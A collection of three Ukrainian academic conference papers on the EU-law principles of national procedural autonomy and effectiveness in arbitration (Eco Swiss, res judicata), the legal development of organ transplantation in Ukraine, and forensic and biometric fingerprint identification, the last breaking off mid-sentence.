## **ПРАВО ЄС В КОНТЕКСТІ ЗАСТОСУВАННЯ В АРБІТРАЖНИХ ПРОЦЕСАХ ПРИНЦИПІВ НАЦІОНАЛЬНОЇ АВТОНОМІЇ ТА НЕОБХІДНОСТІ ЕФЕКТИВНОГО ЗАСТОСУВАННЯ ПРАВА ЄС**

**Волощук Оксана Троянівна,**  
кандидат юридичних наук, доцент,  
в.о. завідувача кафедри міжнародної та кримінальної юстиції  
Чернівецького юридичного інституту Національного університету  
«Одеська юридична академія»

В сучасному глобалізованому світі, в епоху інтенсивного взаємовигідного економічного співробітництва прийнято вважати, що одним із найбільш ефективних, швидких і відносно дешевих способів вирішення зовнішньоторговельних спорів є арбітраж. Все більше комерсантів з різних країн світу звертаються саме до цього альтернативного способу вирішення спорів. Адже переваги арбітражного порядку вирішення спорів є очевидними порівняно із державним судочинством – можливість обрання місця, мови арбітражного розгляду, арбітрів і навіть права, яке буде застосуватись до спірних правовідносин, відсутність процедури оспорування арбітражного рішення і наявність дво- і багатосторонніх договорів та угод, які спряють належному виконанню цих рішень у іноземних державах. Однак наявність численних переваг не означає відсутності проблемних ситуацій. Підтвердженням цього є виникаючі час від часу труднощі у процесі вирішення спорів в рамках арбітражних процесів, коли це відбувається на території держави-члена ЄС. Зважаючи на особливу феноменальну природу правової системи ЄС, яка володіє наднаціональним характером, можуть виникати питання щодо співвідношення принципу національної автономії та принципу необхідності ефективного застосування права ЄС.

У спорах, коли йдеться про звернення до процедур міжнародного комерційного арбітражу, і коли це відбувається на території ЄС, і особливо, коли одна зі сторін не є громадянином ЄС, логічно постає питання, а якому принципу потрібно надавати перевагу - принципу національної автономії чи принципу необхідності застосування права ЄС. Тобто тут можуть вступати в колізію два базових принципи, один з яких є фундаментом міжнародного комерційного арбітражу, інший – права ЄС. Враховуючи те, що інститут міжнародного комерційного арбітражу є частиною міжнародного приватного права, під час арбітражного порядку вирішення спорів мають застосуватися основні правила та колізійні норми саме міжнародного приватного права. Тобто оскільки в даному випадку підлягають застосуванню процесуальні правові норми, потрібно чітко розуміти те, що їхнім джерелом буде виключно національне законодавство. Це звичайна практика в рамках міжнародного приватного права, тобто у випадках кваліфікації будь-якого правового явища як процесуального, завжди йде

прив'язка до застосування законодавства місця форуму, тобто повністю виключається постановка колізійного питання і відповідно застосування колізійних норм [1, с. 53].

Таким чином, порядок розгляду справи, винесення рішень і забезпечення виконання - все це знаходиться у винятковому віданні держав-членів ЄС. Як вірно відмічає відомий учений Л. М. Ентін, право ЄС не знає будь-яких загальних постанов, спрямованих на гармонізацію або тим більше уніфікацію норм процесуального права [2, с.75]. Разом з цим потрібно відмітити те, що за таких умов, коли відсутні реальні перспективи суттєвої гармонізації національного процесуального права, Суд ЄС взяв на себе завдання розробити мінімальний набір вимог, яким повинні відповідати процесуальні норми для забезпечення правильного застосування права ЄС. Відтак Судом ЄС були сформульовані деякі принципи щодо забезпечення максимальної ефективності застосування права ЄС і виключити будь-яку його дискримінацію зі сторони національного процесуального права. Серед найбільш важливих принципів, сформульованих Судом ЄС в цьому контексті, є: принцип максимальної ефективності застосування права ЄС і його належної захищеності; принцип неприпустимості дискримінації при захисті прав та інтересів, заснованих на праві ЄС (так званий принцип еквівалентності). При цьому вказані принципи спрямовані на те, щоб надати національному процесуальному праву держав-членів ЄС спрямованість, що забезпечує належний захист прав, заснованих на праві ЄС. Зміст зазначених принципів полягає у наступному: принцип ефективності передбачає, що національне право повинно забезпечити сторонам при застосуванні права ЄС той же обсяг процесуальних гарантій, який надається при порушенні справи на основі національного права; принцип еквівалентності судового захисту розглядається Судом ЄС як необхідна умова ефективною гарантії прав усіх учасників процесу. Особливістю цього принципу є те, що його дія поширюється як на громадян ЄС, так і на біпатридів, апатридів та громадян третіх держав. Крім цього, принцип еквівалентності підлягає також застосуванню при визначенні та застосуванні санкцій і визначенні покарань. Проте, коли процесуальні норми стосуються засобів правового захисту, то виявляється, що задоволення вимог про неприпустимість дискримінації і максимальної ефективності не є достатнім. Очевидно, що Суд ЄС виробив відмінні або додаткові стандарти при вивченні сумісності національних засобів правового захисту і умов, в яких вони можуть бути надані, їх сумісності з вимогами права ЄС. Ці мінімальні вимоги еквівалентності та ефективності, таким чином, були використані для створення більш суворої вимоги Співтовариств, а саме, вимоги ефективного судового захисту з відповідною необхідністю в забезпеченні, зокрема, ефективного засобу правового захисту. Дана вимога виникає як з права Співтовариств, так і з фундаментальних принципів, втілених в Європейській Конвенції з прав людини [3].

Вимоги права Співтовариств в питанні застосування засобів правового захисту мають ще більшу ступінь втручання в національні процесуальні положення. Так, відповідно до принципів про неприпустимість дискримінації і максимальну ефективність, мінімальні вимоги Співтовариств задовольняються щодо засобів

правового захисту, якщо вони, в разі порушення прав, заснованих на праві Співтовариств, є еквівалентними засобами правового захисту, які приватні особи могли б використовувати в національній ситуації при умови, що процесуальні норми, за допомогою яких представляються засоби правового захисту, не перешкоджають вимогам про представлення засобів правового захисту. Проте, принцип максимальної ефективності судового захисту може, очевидно, вимагати існування засобу правового захисту, коли насправді його немає. Або розширити сферу застосування існуючих національних засобів правового захисту в грошовому або тимчасовому сенсі, тобто або штраф буде більше, або термін буде довшим і т.д. Іншими словами, хоча метою публічного порядку є захист найбільш значущих інтересів будь-якого правопорядку, його дія підпорядковується національному процесуальному праву. Одним з найважливіших принципів останнього є принцип юридичної визначеності (*legal certainty*), приватним проявом якого є доктрина *res judicata* (дослівно «вирішена річ»).

Сутність доктрини *res judicata* можна звести до наступного: винесене судом рішення, яке не було оскаржене в установленій для цього термін, набуває остаточної сили і не може згодом бути переглянуте судом. Це фактично означає, що сторона не може подавати до суду позов з того ж предмета і з тих самих підстав [4, с. 224]. Існування *res judicata* обґрунтовується двома теоріями: публічно-правовою і приватно-правовою. Згідно з першою суспільний інтерес полягає в завершенні спорів і остаточності та визначеності судових рішень, непоновлення судових розглядів. Друга говорить, що одна особа має бути захищене від нескінченних вимог з боку іншої особи [5].

Так, у відомій справі *Eco Swiss* застосування принципу *res judicata* було необхідно для того, щоб недобросовісна сторона не могла оскаржити остаточність арбітражного рішення, посилаючись на протиріччя основного договору імперативним положенням права ЄС, якщо подібні спроби нею були зроблені в 3-х місячний термін з дати винесення рішення. Інакше створювалася б правова невизначеність щодо юридичної сили такого арбітражного рішення, яке можна було б оскаржити в будь-який момент, апелюючи до виключного значення деяких положень права ЄС для побудови спільного ринку.

Таким чином, хоча застосування принципу *res judicata* і перешкоджає подачі позову, а значить фактично і захисту суб'єктивних прав, таке обмеження виправдане захистом інтересів інших осіб від недобросовісної сторони, необхідністю ефективного функціонування судової системи та принципом правової визначеності. Іншими словами, національно-правова концепція *res judicata* задовольняє вищенаведеним вимогам до процесуальних норм з боку права ЄС, оскільки не робить здійснення прав, наданих правом ЄС, не виправдано складним. Звісно ж, що саме ці міркування відіграли вирішальну роль в ухваленні рішення Судом ЄС у справі *Eco Swiss*, який визнав, що національний суд не повинен відмовлятися від застосування національної процесуальної норми про неможливість повторного розгляду винесеного рішення, навіть якщо це необхідно для перевірки законності такого рішення на предмет відповідності праву конкуренції ЄС.

Слід зазначити, що хоча рішення у справі *Eco Swiss* навряд чи можна назвати революційним, воно, тим не менш, має велике значення не тільки для правильного розуміння права ЄС, а й для розуміння суті міжнародного комерційного арбітражу як найефективнішого механізму вирішення приватноправових підприємницьких спорів. По-перше, воно визначило статус положень Договору про Співтовариство як складових публічного порядку, протиріччя якому, згідно Нью-Йоркської конвенції 1958 р., є однією з підстав відмови у визнанні та приведенні до виконання арбітражного рішення (п. 2 «в» ст. V). Таким чином, за рахунок наділення даних положень цією особливою якістю Суд ЄС створює додаткові процесуальні гарантії однакового застосування права ЄС на стадії приведення до виконання арбітражного рішення. По-друге, рішення національного суду не повинно йти врозрід з усталеним і прийнятим у всіх правових системах принципом *res judicata*, тобто неможливістю повторного розгляду вирішеної справи, тому що навіть якщо пропуск 3-місячного терміну для подачі апеляції щодо винесеного арбітражем рішення перешкоджає розгляду питання про можливе недотримання будь-якого положення Договору про Співтовариство, то існує можливість усунути подібне порушення шляхом відмови у визнанні такого арбітражного рішення.

Нарешті, що стосується третього важливого питання, відповідь на яке, як вважав Суд ЄС логічно випливає з його рішення, можна стверджувати, що право ЄС не вимагає від арбітрів, покликаних винести рішення з приводу виконання угоди, ставити за їх власною ініціативою питання про відповідність такої угоди праву конкуренції ЄС, якщо розгляд цього питання призведе до того, що вони будуть змушені відмовитися від їх пасивної ролі і вийти за рамки спору між сторонами, ґрунтуючись на будь-яких інших фактах і подіях, ніж ті, які були представлені сторонами. Хоча в цій справі і зачіпаються положення права конкуренції ЄС, зокрема ст. 81 Договору про Співтовариство, його значення безперечне і для інших галузей права ЄС, в першу чергу для підприємницького права ЄС. Висловлювалася точка зору, згідно з якою можна чітко визначити деякі статті Договору про Співтовариство, які будуть підпадати під ту ж категорію, що й статті 81 і 82: положення про вільний рух товарів, послуг і осіб. Причому, якщо і на ці положення буде поширений статус публічного порядку, то, швидше за все, в обґрунтування своєї позиції Суд ЄС буде приводити справу *Eco Swiss*.

Отже, у випадках, коли справа доходить до застосування прав, заснованих на нормі права Співтовариства, постає питання про реальне, динамічне «життя» правових норм, що діють в національному, процесуальному контексті. Незважаючи на претензію позиціонувати себе в якості наднаціонального правового порядку, що має своє автономне існування, право Співтовариств, в основному, позбавлене власної системи процесуальних норм. Як наслідок - право ЄС змушене ґрунтуватися на доступних національних процесуальних механізмах і нормах для того, щоб воно мало обов'язкову силу і застосовувалося. При цьому, враховуючи специфіку як ЄС, так і права ЄС, існує мінімальний набір вимог, яким повинні відповідати національні процесуальні норми держав-членів ЄС для забезпечення правильного застосування права ЄС: принцип максимальної ефективності застосування права ЄС і його належної захищеності;

принцип неприпустимості дискримінації при захисті прав та інтересів, заснованих на праві ЄС (так званий принцип еквівалентності).

### Список літератури

1. Волощук О.Т. Поняття та правова природа арбітражу. Науковий вісник Чернівецького університету: Збірник наук. праць. Вип. 489: Правознавство. Чернівці: Чернівецький нац. ун-т, 2009. С. 51-55.

2. Энтин Л. М. *Европейское право*. Право Европейского Союза и правовое обеспечение защиты прав человека / Отв. ред. Л. М. Энтин. 2-е изд., перераб. и доп. М.: Норма, 2008. 436 с.

3. Конвенція про захист прав людини і основоположних свобод. URL: [http://zakon3.rada.gov.ua/laws/show/995\\_004](http://zakon3.rada.gov.ua/laws/show/995_004)

4. Эндрюс Н. Система гражданского процесса Англии. Перевод с английского. под ред. Р. М. Ходыкина. М., 2012. 262 с.

5. Терехов В. В. Понятие и содержание категории «res judicata». URL: <http://xn7sbbaj7auwnffhk.xn--p1ai/article/854>

## **ПЕРСПЕКТИВИ РОЗВИТКУ СФЕРИ ТРАНСПЛАНТОЛОГІЇ В УКРАЇНІ**

**Герус Тетяна Сергіївна**

курсант Навчально-наукового інституту №1  
Національної академії внутрішніх справ

**Стрельченко Оксана Григорівна**

професор кафедри публічного адміністрування  
Національної академії внутрішніх справ  
доктор юридичних наук, доцент

Разом із незалежністю Україна отримала багато невирішених проблем, однією з яких була відсутність правової бази і власне служби трансплантації. У 1994 р. послідовно Кабінет Міністрів (наказ № 257 від 27.04.94 р.) та Міністерство охорони здоров'я України (наказ № 40 від 26.05.94 р.) ухвалили рішення про створення Координаційного центру трансплантації органів, тканин і клітин. 17 серпня 1999 р. Верховна Рада прийняла Закон України «Про трансплантацію органів та інших анатомічних матеріалів людині». Вперше проблема трансплантології була відзначена як загальнодержавна, загальнонаціональна, що вимагає чіткого законодавчого врегулювання.

Наступним кроком розвитку сфери трансплантології було прийняття 17 травня 2018 р. нового Закону України «Про застосування трансплантації анатомічних матеріалів людині» і започаткувало новий етап вітчизняної трансплантології, адже протягом 19 років ця галузь медицини була поза увагою законодавців та профільного міністерства.

Одним із ключових нововведень закону є запровадження посади трансплант-координатора, який стає однією з основних ланок у системі трансплантології. Трансплант-координатор повинен мати вищу освіту не нижче другого (магістерського) рівня в галузі охорони здоров'я, бути працівником закладу охорони здоров'я, якому надано право здійснювати трансплантаційну діяльність. Важливим запобіжником є те, що він не може входити до складу консилиуму лікарів, який здійснює констатацію смерті мозку людини, брати участь у вилученні анатомічного матеріалу та проведенні трансплантації [4,5,6,7].

Наприкінці 2020 р. уряд затвердив постанову «Про затвердження Положення про Єдину державну інформаційну систему трансплантації органів та тканин», що забезпечить повноцінне функціонування системи трансплантації в Україні. Використання ЄДІСТ стало обов'язковим з 1 січня 2021 р. Без такої електронної системи подальший розвиток трансплантації в Україні був би неможливим. До цього часу організація трансплантацій здійснювалася на основі інформації, що міститься на паперових носіях. Тепер згода пацієнтів на посмертне донорство буде вноситися до ЄДІСТ уже на рівні сімейних лікарів.



Окрім цього у 2020 році було створено Програму медичних гарантій 2021-2023 років. Один з ключових акцентів в Програмі медичних гарантій 2021 – наближення медичної допомоги до пацієнта. Зокрема, через розвиток амбулаторного рівня надання допомоги: лікування хворих на туберкульоз після виписки з лікарні на амбулаторному рівні, впровадження мобільної психіатричної допомоги, розширення державної програми реімбурсації “Доступні ліки” та розвитку медичної реабілітації.

На Програму медичних гарантій на 2021-2023 НСЗУ пропонує виділити 240 млрд грн., ще 67 млрд грн. - для надання допомоги, хворим на COVID-19 або з підозрою на нього. 240 млрд гривень - це близько 6% ВВП, що відповідає нормі Закону “Про державні фінансові гарантії медичного обслуговування населення”, де зазначено, що видатки на реалізацію ПМГ мають складати не менше 5% ВВП.

Робочі групи мають оцінити відповідність проекту Програми медичних гарантій на 2021 рік до чинних нормативно-правових актів, наявних лікувально-діагностичним технологій з доведеною ефективністю, а також сучасних медичних практик. Позаштатні експерти братимуть участь, зокрема, у розробці стратегічних напрямів медобслуговування за програмою медичних гарантій, формуванні пакетів медпослуг за програмою медичних гарантій, розробці специфікацій та умов закупівлі за пакетами медпослуг, прогнозуванні потреб населення в медичних послугах та лікарських засобах, наданні рекомендацій щодо поліпшення ЕСОЗ, розробці галузевих стандартів тощо [2].

На сьогодні на території України проживає 1894 особи з пересадженими органами. Кількість органних трансплантацій в Україні не перевищує 100–120 на рік. В основному виконується трансплантація нирки від живого родинного донора (90%), що становить 1,6 на 1 млн. населення, в той час як в Австрії цей показник становить 81,5, в Іспанії – 85,6, у США – 76,7 на 1 млн. населення.

В Україні сьогодні трансплантацію проводять лише шість центрів трансплантації, які мають ліцензію на її проведення: Національний інститут хірургії та трансплантології ім. О.О. Шалімова; Львівська обласна клінічна лікарня; Одеська обласна клінічна лікарня; Обласний клінічний центр урології і нефрології ім. В.І. Шаповала (м. Харків); Запорізька обласна клінічна лікарня; Дніпропетровська обласна клінічна лікарня ім. І.І. Мечникова та Центр серця м. Києва.

**Висновок.** Розвиток сфери трансплантології в Україні на сучасному етапі є надзвичайно актуальним. Для вирішення цієї проблеми необхідно: запровадити «презумпцію згоди» в Україні за прикладом європейських країн, що дасть змогу збільшити кількість потенційних донорів; збільшити кількість клінік, які будуть мати ліцензію на проведення пересадки органів; впровадити на державному рівні створення та фінансування Єдиної бази реєстру донорів та реципієнтів; займатися популяризацією сфери трансплантології на усіх рівнях публічного адміністрування; вирішення проблеми фінансування та матеріально-технічного забезпечення трансплантології в Україні тощо.

**Список використаних джерел**

1. Про застосування трансплантації анатомічних матеріалів людині: Закон України від 17 травня 2018 року № 2427-VIII. URL: <https://zakon.rada.gov.ua/laws/show/2427-19#Text> (дата звернення: 22.06.2022).
2. Програма медичних гарантій-2021: НСЗУ розпочав відбір позаштатних експертів. URL: <https://nszu.gov.ua/novini/programa-medichnih-garantij-2021-nszu-rozpochav-vidbir-pozas-265> (дата звернення 20.06.2022)
3. Трансплантація органів = порятунок людських життів: роль трансплант-координатора. URL: [https://www.civic-synergy.org.ua/wp-content/uploads/2018/04/Transplantatsiya-organiv-poryatunok-lyudskyyh-zhyttiv\\_rol-transplant-koordinatora.pdf](https://www.civic-synergy.org.ua/wp-content/uploads/2018/04/Transplantatsiya-organiv-poryatunok-lyudskyyh-zhyttiv_rol-transplant-koordinatora.pdf) (дата звернення 22.06.2022)
4. Трансплантологія: реалії та перспективи у рамках української медицини. URL: <https://health-ua.com/article/63757-transplantologiya-real-taperspektivi-uramkah-ukransko-medycini> ( дата звернення 22.06.2022)
5. Стрельченко О.Г., Плавуцька Т.Ю., Адміністративна відповідальність за правопорушення у сфері трансплантології Адміністративно-правове забезпечення діяльності МВС України, НП України та інших суб'єктів публічної адміністрації: Матеріали XV науково-практичного семінару. 2020. (м. Київ, 17 вересня 2020 року). 2020. С. 217-221.
6. Стрельченко О.Г., Стадниченко О.С., Нормативно-правове забезпечення трансплантології в Україні. Адміністративно-правове забезпечення діяльності МВС України, НП України та інших суб'єктів публічної адміністрації : Матеріали XV науково-практичного семінару. (17 вересня 2020 року). 2020. С. .284-286.
7. Стрельченко О.Г. Адміністративно-правова характеристика розвитку сфери трансплантології в Україні. Напрямки реформування публічного та приватного права в Україні: матеріали Міжнародної науково-практичної конференції (м. Запоріжжя, 26 березня 2021 року) / за заг. ред. Т.О. Коломоєць. Запоріжжя: ЗНУ, 2021. 170 с. 2021. С. 86-88.

## СУЧАСНІ МЕТОДИ ІДЕНТИФІКАЦІЇ ПО ВІДБИТКУ ПАЛЬЦЯ

**Гусак Андрій,**

доцент, кандидат юридичних наук,  
доцент кафедри кримінального права і процесу  
Волинського національного університету  
імені Лесі Українки

Пристрої біометричної аутентифікації існують близько двох десятиліть. За цей час вони перейшли від шпигунських фільмів до робочих столів фахівців і стали значно дешевшими. На ринку є багато біометричних систем за цінами від десятків до мільйонів доларів. З їх допомогою можна захистити окремі ПК і великі корпоративні мережі. Але вони потрібні не лише компаніям. Для таких суспільних сфер, як прикордонний контроль, реєстрація пасажирів, електронні документи та картки, що посвідчують особу, запобігання та виявлення злочинів, питання безпеки є пріоритетними, а автоматизовані системи на основі біометричних методів можуть надати важливу допомогу у вирішенні цих проблем.

Біоідентифікація ґрунтується на унікальності характеристик людського тіла: не існує двох людей з однаковими біометричними ознаками. Біометрія (Biometrics) - це прикладна галузь знань, що використовує під час створення різних автоматичних систем розмежування доступу унікальні ознаки, властиві кожній окремій людині. До цих ознак, що називаються біометричними характеристиками (Biometric Parameters), серед іншого відносяться: папілярний візерунок пальця; форма кисті руки; візерунок райдужної оболонки ока; параметри голосу; риси обличчя; термограма особи (схема кровоносних судин); форма та спосіб підпису; фрагменти генетичного коду.

Сьогодні ми зосередимося на такому методі ідентифікації, як розпізнавання відбитків пальців.

Відбитки пальців (fingerprinting) є безумовно найбільш розробленим біометричним методом ідентифікації особистості. Каталізатором розвитку методу стало його широке використання в кримінології в ХХ столітті.

Кожна людина має унікальний папілярний малюнок відбитків пальців, тому і можлива її ідентифікація. Як правило, алгоритми використовують характерні точки на відбитку пальця: кінець лінії візерунка, гілка лінії. Крім того, включається інформація про морфологічну структуру відбитка пальця: взаємне розташування замкнених ліній, «дуг» і спіралей папілярного малюнка. Характеристики папілярного малюнка переводяться в унікальні коди, зберігаючи інформативність друкованого зображення. І це «код відбитків пальців», що зберігається в базі даних для пошуку та порівняння. Зазвичай для перетворення зображення відбитка пальця в код і його ідентифікації потрібно менше секунди, залежно від розміру бази даних.

Тепер поговоримо про використання відбитків пальців, особливо нас

цікавить таке використання в оперативно-розшуковій діяльності.

Під оперативно-розшуковими заходами (ОРЗ) – розуміють дії, які зазначені в законі про оперативно-розшукову діяльність (ОРД), які мають розвідувальний і слідчий характер, призначений для виконання конкретних оперативних і тактичних завдань, і в цілому і утворюють ОРД.

Відповідно до статті 8 Закону України «Про оперативно-розшукову діяльність» під час виконання ОРД можуть виконуватися наступні ОРД [7]:

*«1) опитування осіб за їх згодою, використання їх добровільної допомоги;*

*2) проведення контрольованої поставки та контрольованої і оперативної закупки товарів, предметів та речовин;*

*3) порушення питання про проведення перевірок фінансово-господарської діяльності підприємств, установ, організацій та осіб, які займаються підприємницькою діяльністю або іншими видами господарської діяльності індивідуально;*

*4) ознайомлення з документами та даними, що характеризують діяльність підприємств, установ та організацій;*

*5) проведення операції із захоплення осіб, які вчинили кримінальне правопорушення, припинення кримінальних правопорушень, розвідувально-підривної діяльності спецслужб іноземних держав, організацій та окремих осіб;*

*6) відвідування жилих та інших приміщення за згодою їх власників або мешканців для з'ясування обставин злочину, що готується, а також збирання відомостей про протиправну діяльність осіб, щодо яких провадиться перевірка;*

*7) негласне виявлення та фіксація слідів злочину, документів та інших предметів;*

*8) .. і т.д.»*

Тому до переліку оперативно-розшукових заходів входить відбір слідів злочину для проведення порівняльних досліджень.

Відбір слідів для порівняльних досліджень — це ОРЗ, який включає виявлення слідів, фізичний відбір і збереження для подальшого вивчення та обробки [1, с.232].

У кримінальних справах до збору слідів для порівняльних досліджень найчастіше входять зразки: почерк, відбитки, сліди людських ніг, проби крові, слини тощо. [5].

Відбиток пальця є одним із найважливіших доказів у слідстві. Часто поспішні або вибагливі злочинці залишають відбитки пальців на місці злочину, навіть не усвідомлюючи цього. Зрозуміють вони це набагато пізніше, а тоді вже буває пізно щось змінювати. Знайдені на місці події сліди значно допомагають поліції прискорити розслідування.

Для виявлення відбитків пальців у польових умовах фахівці використовують спеціальні засоби, такі як: порошки (магнітні, немагнітні), джерела світла, щітки, спеціальні аерозолі, стрічки для вилучення відбитків пальців з поверхонь тощо.[3, с.337]

Після виявлення відбитків пальців за допомогою спеціального інструменту, експерти їх документують, запаковують відповідним чином і в установленому

порядку направляють до спеціалізованої лабораторії для порівняльного дослідження.

Відбитки пальців можна зафіксувати на дактилоскопічну плівку, сфотографувати на фотоапарат тощо.

Численні інструменти для зняття та фіксації слідів спрощують роботу фахівців.

Наприклад, існує ряд порошків, які використовуються для виявлення слідів. Люмінесцентний порошок використовується для зняття відбитків пальців на кольорових поверхнях. Поверхня обробляється порошком, а потім перевіряється в ультрафіолетовому (УФ) світлі.

Залежно від кольору поверхні, на якій знаходяться відбитки, вибирають та використовують відповідні порошки різних кольорів. Відбитки пальців можна також виявити, обробивши поверхні парами йоду або аерозолем. [9, с.126].

На жаль, злочинці не завжди залишають чіткі відбитки пальців, за якими їх можна впізнати. Але в будь-якому випадку сліди зберігаються на склі, пластику, металі, а також на одязі, папері та інших поверхнях.

Недоліком є те, що відбитки пальців з часом руйнуються, що може статися протягом 2 годин або 5 днів. Основними факторами, що впливають на це, є температура, вологість, вітер та інші пов'язані фактори.

Проте термін зберігання відбитків також залежить від складу потожирової речовини певної людини та інтенсивності її вироблення. У деяких людей у секретах не вистачає амінокислот і білків. Їхні відбитки пальців неможливо виявити за допомогою стандартних речовин, таких як нінгідрин. Тому потрібно використовувати інші спеціальні засоби.

Підводячи підсумок, зазначимо, що термін придатності поверхневих відбитків пальців залежить від багатьох факторів, а також від виявлення та їх фіксації.

Відбитки пальців на будь-якій поверхні, особливо якщо вони добре помітні і мають повну форму, є великою перевагою для експертів. Крім того, досвідчені спеціалісти можуть визначити індивідуальні особливості людини по папілярним візерункам без спеціального обладнання та методик, його хобі і навіть заняття.

Збір зразків для порівняльних досліджень є, безумовно, одним із найважливіших ОРЗ. Більше 40% судово-медичних експертиз і досліджень – це дактилоскопія, яка проводиться за відбитками пальців або взуття.

Проблеми, що виникають при використанні традиційних дактилоскопічних методів, певною мірою можуть бути вирішені новими перспективними методами, такими як «живим» дактилоскопіюванням осіб за допомогою дактилоскопічних сканерів. Такі сканери успішно застосовуються при оформленні біометричних паспортів, аутентифікації людей за відбитками пальців для доступу до відповідних приміщень або за допомогою технологічного обладнання. У правоохоронній практиці вони можуть бути важливими помічниками.

Ще один досить перспективний новий напрямок – безконтактне сканування відбитків пальців. Ця технологія дозволяє отримати ідеальні відбитки пальців без забруднення. Наприклад, у Німеччині працює інноваційна

високотехнологічна робоча станція EVISCAN, яка дозволяє фахівцям виявляти та зберігати невидимі та майже невидимі відбитки пальців у цифровому форматі. Пристрій працює безконтактно і без використання будь-яких хімікатів. Відбитки пальців у цьому випадку зберігаються в початковому стані та можуть бути повторно досліджені за потреби через деякий час [4, с.62].

У США з'явилася нова безконтактна система, яка дозволяє знімати відбитки пальців, шляхом зйомки пальців у спеціальних умовах освітлення SLI (Structured Light Illumination). На відміну від попередніх систем, на технологію SLI не впливає жирність шкіри або вологість повітря. Такі системи використовувалися в діяльності агентів ФБР. Під час огляду об'єкта використовують спеціальний бездротовий сканер відбитків пальців, який негайно відправляє зразок до центральної лабораторії [8, с.295]. Незважаючи на те, що ці методи дорожчі за традиційні методи, вони дозволяють істотно підвищити ефективність дактилоскопічних досліджень, тим самим збільшуючи ймовірність виявлення злочинця і притягнення його до кримінальної відповідальності.

Наразі в Україні діє спеціальна Автоматизована дактилоскопічна ідентифікаційна система (ADIS). Вона реалізує наступні функції:

- введення в базу даних відбитків пальців рук (дактилокарт) і демографічних даних;
- введення в базу даних слідів пальців рук, вилучених з місць нерозкритих злочинів;
- зберігання і керування базою даних відбитків пальців рук (дактилокарт);
- зберігання і керування базою даних неідентифікованих слідів пальців рук;
- проведення та аналіз пошуків «дактилокарта - база даних дактилокарт»;
- проведення та аналіз пошуків «дактилокарта - база даних неідентифікованих слідів пальців рук»;
- проведення та аналіз пошуків «слід - база даних дактилокарт»;
- проведення та аналіз пошуків «слід - база даних неідентифікованих слідів пальців рук»;
- підготовка та друк результатів пошуку;
- створення статистичних звітів;
- проведення пошуків за демографічними даними і їх комбінацій (П.І.Б., дата народження і т.д.).

Зараз перспективним напрямком дослідження відбитків пальців є не тільки вивчення ознак їх папілярного малюнка, а й вивчення сального матеріалу разом з епітеліальними клітинами людини. Сліди жиру дозволяють провести аналіз ДНК. Вивчення ДНК людини методами генотипоскопії дає змогу з високою ймовірністю вирішувати завдання діагностичного та ідентифікаційного характеру, зокрема визначити, що відбитки рук, знайдені під час слідчих дій, належать конкретній особі. [2, с.128]. Хоча це дослідження не є дактилоскопічним, воно тісно пов'язане з останнім. По-перше, один і той же відбиток руки можна використовувати для двох типів досліджень — молекулярної генетики та дактилоскопії. По-друге, дослідження слідів поту можна проводити на фрагментарних відбитках рук, які не придатні для дактилоскопії.

Слід погодитися з науковцями, що для досягнення належного рівня впровадження новітніх дактилоскопічних та інших технологій ідентифікації українським правоохоронним органам необхідно негайно вжити відповідних заходів у сфері матеріально-технічного забезпечення, проводячи співпрацю з експертами правоохоронних органів країн Євросоюзу та США. [4, с.64].

Сьогодні технологія розпізнавання та ідентифікації відбитків пальців знаходиться на високому рівні. Іноземні компанії, які працюють над системами ідентифікації відбитків пальців, включають SecuGen (USB-сканер для ПК); Bayometric Inc. (пристрій для сканування відбитків пальців), System, Fingerprint SDK, Embedded Fingerprint Module; DigitalPersona, Inc. (USB Scanner, SDK).



Сканер відбитків пальців Dermalog LF10



Bayometric Inc. (пристрій для сканування відбитків пальців)



Пристрій для читання відбитків пальців  
ZKTECO ZK9500



Сканер відбитків пальців DigitalPersona, Inc



Digital Persona USB Biometric Fingerprint  
Scanner Fingerprint Reader URU5000  
URU4500



Secugen EA4-0091A

До переваг цього методу ідентифікації можна віднести: високу надійність – статистичні показники цього методу кращі, ніж у методів ідентифікації обличчя, голосу та розпису; низька вартість обладнання для сканування зображень відбитків пальців; досить проста процедура сканування відбитків пальців.

Проте такий підхід має і багато недоліків. Наприклад, папілярний малюнок відбитка легко пошкодити дрібними подряпинами, порізами. Багато сканерів недостатньо добре працюють з сухою шкірою, з шкірою людей похилого віку. Звісно, не всі сканери можна обдурити методами програми «Руйнівники легенд», але все ж. Для деяких людей, чиї пальці «невідповідні» (особлива температура тіла, вологість), ймовірність відмови у скануванні може досягати 100%.

Якщо ви подивитеся на подушечки пальців - якщо ви ніколи не бачили їх раніше, зробіть це зараз - ви побачите лінії, що утворюють складні візерунки. Ці лінії називаються папілярними. Навіщо вони потрібні, чіткої відповіді немає (одні вчені кажуть, що лінії підвищують чутливість, інші – що це дозволяє захоплювати гладкі предмети), але важливо, щоб усі ці візерунки були унікальним, і це той факт, що дозволив в 1877 році англійцю Вільяму Гершелю винайти дактилоскопію - метод ідентифікації людей за папілярним візерунком, - який став популярним у кримінології. [10]

Строго кажучи, відбитки пальців — це сальні сліди, які можуть залишити наші руки де завгодно, наприклад, на екрані смартфона. Ці сліди несуть інформацію про папілярний малюнок наших подушечок пальців. Втім, це ще не все – точний відбиток залежить від кута нахилу, сили, під яким ми тримаємо пальця. Але сто років судово-медичного досвіду кажуть: якщо є еталонний відбиток, то можна встановити приналежність.

Технологія розпізнавання відбитків пальців загалом поглинула всі найкраще, що є в біометрії. Відбитки пальців ідентифікують конкретну людину, а не токен чи картку; на відміну від паролів, відбитки пальців не можна «підглянути», забути, передати іншим навмисно чи ненавмисно. До речі, сучасні сканери навчилися асоціювати відбитки пальців з живими людьми і їх не можна обдурити, показавши відбиток на папері, желатині чи склі. Ймовірність помилкової ідентифікації становить 0,000000001%, а час, необхідний для сканування відбитків пальців, не перевищує десятих часток секунди.

Зверніть увагу, що є способи «обманути» датчик відбитків пальців. Як відомо, відбитки пальців у кожного унікальні, і немає двох однакових. Однак, на думку дослідників з Нью-Йоркського та Мічиганського університету, навіть частково відповідний відбиток пальця може обдурити системи біометричної аутентифікації. [6] .

Проблема в тому, що через невеликі розміри датчик сканує не всю поверхню пальця, а лише невелику його частину. Дослідники припустили, що фрагменти відбитків пальців можуть бути однаковими для багатьох людей і що зловмисники можуть створити загальний «майстер-відбиток», щоб обійти системи біометричної автентифікації. Вчені проаналізували 8200 фрагментів відбитків пальців і виявили багато збігів. Використовуючи комерційне програмне забезпечення для перевірки відбитків пальців, вони визначили 92 потенційні «майстер-відбитки» для кожного набору з 800 випадково вибраних відбитків пальців. Фрагменти, які, на думку дослідників, збігаються принаймні з 4% інших фрагментів у групі, є «майстер-відбитком».

Нижче наведено кілька прикладів методів аутентифікації відбитків пальців. Технологія Match-on-Host є галузевим стандартом. Система складається з



